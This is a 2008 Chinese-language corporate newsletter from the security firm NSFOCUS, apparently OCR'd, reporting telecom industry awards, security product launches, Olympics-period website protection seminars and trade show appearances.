10月23日，由《通信世界》、《电信技术》、《电信科学》杂志社联合主办的“2008（第六届）中国通信业成功解决方案评选暨颁奖典礼”，在北京艾维克酒店举行。本次参加评选的共计78个解决方案，有46个方案通过了专家评选。继去年绿盟科技电信运营商“安全岛”解决方案成功入选并获得“评委推荐奖”之后，绿盟科技本次提交的《移动运营商互联网安全建设解决方案》和《运营商宽带互联网安全增值解决方案》双双通过专家评选，并荣获2008中国通信业成功解决方案评选“评委推荐奖”奖牌。

绿盟科技《移动运营商互联网安全建设解决方案》根据对省网的现状分析，主要从安全域划分着手进行设计，首先对省网进行安全域的划分和改造，然后通过成熟的安全产品进行重点性的安全防护，再引入安全预警、安全加固等专业安全服务来协助移动运营商保障互联网的安全运行，最后通过应急响应服务的提供来降低可能发生的安全事件对业务运营的影响。鉴于网络运营商正在积极探索安全增值的业务，绿盟科技所推出的《运营商宽带互联网安全增值解决方案》主要面向电信运营商的城域网和IDC，与运营商一起探索增值业务的模式，为最终用户、运营商及安全服务提供商开拓出了一条三赢的道路。

“中国通信业成功解决方案评选”已成功举办了五届，成为了一个辐射广、影响大、声誉好、层次高的品牌活动。目前，电信业正在从“技术为王”向“应用为王”转型。因此，如何依托自身的网络平台，为用户提供多种类、多层次、分领域、差异化、个性化的解决方案，从而提升自身的竞争优势，已成为我国电信运营企业的当务之急。绿盟科技凭借在运营商骨干网、城域网以及大客户领域多年的安全产品和服务经验，一直积极协助运营商开拓成功解决方案，尤其在资源预留、安全基线评估制定、流量监控、安全事件通知、流量分析报告、流量清洗、攻击防护等方面有着深入地研究和实战部署经验。

产品动态

绿盟科技下一代安全网关产品正式上市

7月25日，绿盟科技再创佳绩，隆重推出了首款专注于应用安全防护的冰之眼下一代安全网关——NGSG（Next Generation Security Gateway），它包括ISG和USG两大系列产品，适用于政府、军队、能源、电信、金融、教育、大中小型企业等各类用户。

作为绿盟科技的“年度巨作”，冰之眼下一代安全网关产品秉承了绿盟科技技术领先的优良传统，专注于应用级别的高性能安全网

关防护，可真正适应未来网络威胁发展新趋势。冰之眼下一代安全网关不仅完美地实现了内外兼修的理念，更具备动静结合的防御功能。它采用先进的“多核+ASIC”硬件平台，基于绿盟科技专利智能协议识别技术（NIPR），不依赖应用协议端口识别或者固定协议特征识别，具备更强的行为关联分析能力。因此，对于应用级的业务威胁，如木马后门、SQL注入、跨站脚本、病毒、蠕虫、DDoS、P2P、IM、非法网站等，可以做到真正准确的判断和防护。

冰之眼NGSG下一代安全网关的推出，不仅满足了用户对安全网关的本质需求，进一步完善了绿盟科技网关防护解决方案，也将有助于提高绿盟科技的核心竞争力和品牌知名度，为未来加快国内市场拓展和国际化步伐奠定坚实的基础。

绿盟科技三项增值服务产品进入中国网通推介名录

日前，中国网通在京隆重召开“助力奥运精彩、共创和谐网络”——重点客户信息化及网络信息安全业务推介大会，推出了网通信息安全通信证服务、管理型的网络信息安

全专家服务、国家数据中心托管外包服务三大增值计划。作为连续多年服务中国网通的合作伙伴，绿盟科技的“异常流量的检测与分析方案”、“海量DDoS的流量监控和清洗方案”以及“网络和信息系统的漏洞管理方案”成功进入网通增值服务计划的推介名录，在推介会上展出并得到与会专家的一致好评。

凭借着在运营商骨干网、城域网以及其大客户领域多年的安全产品和服务经验，绿盟科技一直在积极协助运营商开拓安全增值业务，尤其对资源预留、安全基线评估制定、流量监控、安全事件通知、流量分析报告、流量清洗、攻击防护等方面有着深入地研究和实战部署经验。2007年，绿盟科技已经在业界率先推出了用于DDoS流量清洗安全增值的“安全岛”防护方案，该方案在多家运营商骨干网以及城域网范围内进行了成功部署，真正成为了能够为运营商带来收益的大客户安全增值业务。随着“安全岛”理念的逐步深入推广，针对运营商不同用户群的增值模块不断推出，加之包括自服务系统、集中管理监控系统也在不断降低着增值业务的成本，绿盟科技将在积极营造绿色、安全业务网络环境的基础上，协助电信运营商将专业的解决方案与安全服务带给更广泛的用户群体，为电信运营商的业务增值服务贡献力量。

绿盟科技极光远程安全评估系统“风险核查系列”正式上市

2008年8月8日，适逢举世瞩目的北京奥运会开幕之际，绿盟科技隆重宣布推出首款“专注于脆弱性安全检查”的远程安全评估系统新品——极光“风险核查系列”产品。该产品非常适合于政府、军队、能源、电信、金融等行业中的风险检查机关使用。

“风险核查”产品是风险核查单位开展工作的有利工具。它主动对网络中的资产进行细致深入地漏洞检测、分析，并创造性地加入了对重点漏洞进行真实意义上的验证功能，完整呈现漏洞的危害。

绿盟科技“风险核查系列”产品，正是以脆弱性检测和漏洞验证为核心，紧密结合风

险检查机构的工作流程对产品进行设计开发。该产品的交互式设计区别于原有的安全评估系统，而且产品设备小巧，非常方便携带，更加人性化地满足了风险检查机构的评估、检查需求。

“漏洞验证”是指对用漏洞扫描器检测出的漏洞进行进一步的验证环节。“漏洞验证”需要以长期进行漏洞跟踪、记录、信息搜集为基础，需要对每个漏洞进行原理分析。由于每个漏洞涉及的软件异构性很强，因此分析漏洞需要对技术要求非常之高，需要一定的广度和深度。而且，漏洞利用涉及跨平台和不同应用版本也会为研发企业带来巨大挑战。

极光“风险核查系列”继承了漏洞管理系统产品高效、智能的漏洞识别技术，并将创新的漏洞验证新特性汇集一身，必会使极光“风险核查系列”新品名副其实地成为风险检查者手边的“漏洞检测与验证专家”。

绿盟科技安全审计系统和内容安全管理系统新版本正式上市

8月25日，绿盟科技宣布“冰之眼”安全审计系统和内容安全管理系统V5.6正式上

市。上市的两款新版本产品皆采用多核高性能新硬件平台，产品处理性能得到明显提高。同时，新版本增加了更细粒度的流量管理策略，可以提供八大类网络事件分类报表等丰富的事件查询报表，系统管理配置也更加智能化，将更好地满足用户对于系统管理和报表的需求。

尤其是“冰之眼”安全审计系统新版本，增加了业内首创的网站内容安全“主动审计”功能，它能够帮助用户及时准确发现网站、论坛、博客中的非法敏感信息和网页挂马隐患，而且系统部署简单方便，接入网络即可扫描检测。“主动审计”功能将满足政府、军工、运营商、大型企业等特定行业用户对于网站不良敏感信息监控的需求。

“专攻术业，成就所托”。凭借“主动审计”的功能特性，绿盟科技将与业界的同类产品形成明显的功能差异和竞争力，从而在项目夺标中占据主动优势。

市场动态

绿盟科技入选中国电信业信息化建设服务商50强

7月2日，主题为“全业务运营的电信IT之道”的第五届中国电信业信息化论坛在京隆重召开。本次论坛汇聚了众多的通信界专家、运营商、研究机构、产业链相关厂商，会上公布了中国电信业信息化建设服务商50强名单。经本次论坛专家组推荐，绿盟科技荣幸入选。

在电信重组之后的全业务运营环境下，电信企业在新系统建设的过程之中将面临新形势和新挑战，如何支撑公司的业务拓展和新的战略发展，给信息化建设提出了新的课题和任务。与此同时，随着信息化向移动发展的需求，要求运营商能够提供涵盖固网和移

动的全方位信息化服务，这同时给电信运营的IT支撑企业带来了巨大的挑战。

随着工业和信息化的逐渐融合，以信息化的手段为电信行业提高管理模式，已经成为提高电信企业的战略性举措。绿盟科技一直在为电信业信息化支撑做着不懈的努力，荣幸入选电信业信息化建设服务商50强是对绿盟工作的最好肯定。绿盟科技与所有服务电信运营商的公司都有一个共同愿望：希望以IT助力电信。电信业是信息化的主导力量，也是信息化推进的先锋，因此其自身的信息化建设，对于中央企业和各行业的信息化，具有明显的示范和带动作用。在当前的工业化和信息化融合发展当中，电信企业将扮演更重要的角色。

绿盟科技将以50强为契机，通过专业的技术和不懈的努力，为电信运营商提供持续的和更优质的信息化服务。

“绿色警戒 护卫奥运” 绿盟科技召开网站安全防护研讨会

7月8日，由绿盟科技主办的“‘绿色警戒 护卫奥运’——网站安全防护研讨会”在

北京香格里拉饭店成功召开，来自各行业的信息中心主任和主管技术人员120余人参加了会议。绿盟科技行业技术部资深安全顾问祝国鑫代表公司做了《绿色警戒，护卫奥运》的精彩汇报演讲；有着多年网站安全检测、安全防护及应急响应经验的资深安全专家李钠回答了与会代表的提问。

国家信息中心网络安全部吴亚非主任、公安部十一局郭启全处长、中国信息安全产品测评认证中心王军总工程师、北京信息安全测评认证(服务)中心李嵩主任等领导莅临研讨会，郭启全处长和王军总工程师代表领导和专家致辞，对绿盟科技在关键时刻举办这场具有实际意义的安全研讨会给与了肯定和赞扬。

在近期与各行业客户的接触与紧急响应服务过程中，绿盟科技发现，针对互联网网站的攻击有明显增多的趋势。攻击者利用网站的操作系统、应用平台、业务代码的缺陷，通过拒绝服务攻击/SQL注入/跨站脚本攻击等多种方式对国内的互联网网站实施攻击，造成了非常严重的后果和极坏的影响。

当前，国内互联网网站的安全隐患已经成为北京奥运会举办期间各单位信息主管面临的一个最棘手的问题，是否可以在奥运召开之前加强网站的安全防护能力，并在奥运期间持续稳定的维护网站的安全将是各位信息主管面临的一个巨大的挑战。

绿盟科技在香格里拉饭店举办这次“绿色警戒，护卫奥运——网站安全防护研讨会”，就是想通过这次活动，和各位主管信息网络的领导、专家一起，分享绿盟科技在网站安全防护方面的一些思路、方法和经验。希望藉此机会能够为北京奥运会的胜利举办贡献自己的微薄之力。

绿盟科技在会上郑重宣布；会后立刻启动“绿色警戒”网站安全检查活动。届时，绿盟科技安全专家组将为各行业的客户提供免费的网站远程安全检查工作，协助客户发现网

站存在的安全隐患，为客户提供最专业的安全防护及修补建议，以最有效的工作方式为奥运工作出力。

绿盟科技出席新加坡电信展会

日前，由新加坡电信（SingTel）主办的Singtel I.Luminate展会在新加坡国际会展中心隆重召开，Cisco、Juniper、Nokia、Notel、阿尔卡特－朗讯、Microsoft、AVAYA、NEC、HP、富士通、F5、google等大型国际通信及IT企业作为新加坡电信的设备或服务提供商悉数参加。作为面向国际市场的企业级网络安全解决方案供应商，绿盟科技携手合作伙伴在展会上精彩亮相，并展出了业界领先的入侵防护、远程安全评估、WEB应用防火墙、内容安全管理等产品与解决方案。由于此次展会为封闭式专业展会，因此观展者多为新加坡电信在东南亚地区的企业级客户。绿盟科技得以借此机会与新加坡电信及其企业客户的专业人事进行了卓有成效的沟通。绿盟科技的展台吸引了广泛的企业用户驻足观看与咨询，不论是安全网关，还是针对应用与内容安全的WEB应用防火墙与内容安全管理

产品，都在当地客户中引起了共鸣。绿盟科技展示了来自中国的信息安全公司的深厚实力，同时也深入了解该地区的企业级客户及中小型企业客户的真实需求，获得了切实的业务机会。

近年来，绿盟科技通过整合自身成熟安全产品和安全服务，为中国的企业及电信运营商提供了一系列完善的解决方案。作为业界以技术领先的专业网络安全公司，绿盟科技有信心为东南亚的广泛客户，提供优质的安全产品、解决方案与服务。

2008年绿盟科技加快了进军国际市场的步伐，在参加本次Singtel I.Luminate展会之前，绿盟科技已经参加了今年4月在美国旧金山举办的全球顶尖的信息安全盛会——RSA Conference大会，6月在日本东京举办的2008国际网络通信展览会（Interop Tokyo），以及6月在新加坡举办的第19届国际通讯与资讯科技展览会及研讨会（CommunicAsia2008）。绿盟科技四次参加大型国际展会，一方面向全球的用户、业界同行及合作伙伴展示了来自中国的领先网络安全技术、产品与解决方案，同时更彰显了绿盟科技进军国际市场的决心与坚实步伐。

绿盟科技“百城互动讲座”正式启动

8月28日，“绿盟科技信息安全解决方案成功案例——百城互动讲座”活动正式启动。本次活动通过讲座和互动交流的形式，分析中小企业面临的常见安全问题，分享典型的成功案例与解决方案，从而给出适合参会企业的最佳网络安全解决方案。


据统计，目前中国中小企业注册数量达4000万家，其中网络终端数量在30-300台之间的中小企业已达300万家。中小企业信息化水平不断的深入与提高，使得企业内部信息资产的重要程度与价值随着应用的深入而快速增长。电子商务、ERP、远程视频会

议系统等新技术的应用，为中小企业带来了工作效率的提高和运营成本的降低；但随之而来的病毒频发、电子订单无法上传、商业机密外泄等情况的发生，又影响了企业核心业务正常运转，制约了企业的发展。如何解决此类问题，已经成为目前中小企业最关心的话题，讲座中，绿盟科技通过介绍实际用户的典型案例和简单实用的解决方案，让参会的中小企业用户感触颇深。其中一位网络负责人听完讲座后如释重负地说："原来网络安全，可以如此简单。"

本次"百城互动讲座"将通过覆盖东北、华北、华南、华东、华中、西北、西南近百个大中城市，为近3000家中小企业客户带来新颖实用的网络安全体验，让客户切身感受到专业网络安全技术带来的实用价值，并将成为网络安全界2008年的一道亮丽的风景线。

绿盟科技出席中国移动"网络与信息安全峰会"并发表三场主题演讲

9月26日，由中国移动研究院主办的网络与信息安全峰会在京召开，主题为"畅通可靠的网络，便捷可信的业务，准确保密的数据"。绿盟科技作为网络与信息安全行业专家，受到了中国移动研究院的特别邀请，荣幸出席峰会。



会上，大会特邀嘉宾——绿盟科技副总裁吴云坤，站在未来安全趋势的战略高度，做了题为《四个转变——安全未来发展的思考》的主题演讲，指出需求的转变、脆弱性向结构性的转变、关注威胁就是关注能力的转变、着眼自身安全向环境安全的转变，将成为未来安全关注的焦点。峰会同期，在安全发展趋势分会场，绿盟科技产品市场经理赵旭从互联网变革、WEB安全挑战、WEB安全目标与解决方法、WEB安全展望四个方面层层展开论述，做了题为《WEB应用安全研究与防护》的主题演讲；在安全评估及安全关键技术分会场，绿盟科技行业技术资深顾问万慧星从安全评估现状、安全评估实践、基线安全评估研究、如何快速有效地执行基线安全评估的不同角度，做了题为《安全评估分析和实践》的主题演讲。绿盟科技三场精彩演讲，均受到了与会代表一致好评。

近年来，绿盟科技致力于中国移动核心业务系统的安全研究，根据省级CMNet的网络和承载业务特性，绿盟设计了针对性的方案，通过融入安全域思想将基础业务和数据增值业务进行了有效的划分，将安全风险的影响控制在最小范围内，同时运用了异常流量监控技术和安全服务对CMNet的异常流量进行了有效的控制，发现和处理了被"僵尸网络"控制的业务体验终端。

养兵千日，用兵一时。在2008年奥运赛前，绿盟科技协助集团多家省公司进行了安全演练与安全评估，针对性地建立了多项应急预案。在赛时，绿盟承担了多家省公司网络

与业务系统的安全值守任务，保障了所负责的客户没有发生一起严重网络安全故障，受到了中国移动的一致好评。

道高一尺，魔高一丈。安全总在不断地发展变化，绿盟科技也与中国移动共同应对着新的安全威胁。绿盟科技根据集团制定的“设备安全功能和配置”规范，推出了合规性检查工具，工具可以针对移动公司内各业务系统的网元进行合规性检查，从系统部署和集成的层面规避缺省脆弱性的存在。

AURORA 绿盟极光
BENCHMARK VERIFICATION SYSTEM
安全配置核查系统

智能平台 精准定位隐患

AURORA 绿盟极光
BENCHMARK VERIFICATION SYSTEM
安全配置核查系统

- 保护投资—降低运维成本
- 简化管理—提高运营效率

NSFOCUS

公司总部: 北京市海淀区北洼路4号益泰大厦三层 010-68438880
服务热线: 400-818-6868 值班热线: 13321167330（非工作时间） 技术支持传真: 010-68437328
技术支持网站: http://support.nsfocus.com 技术支持邮箱: support@nsfocus.com

www.nsfocus.com

SECURITY+
















THE EXPERT BEHIND GIANTS 巨人背后的专家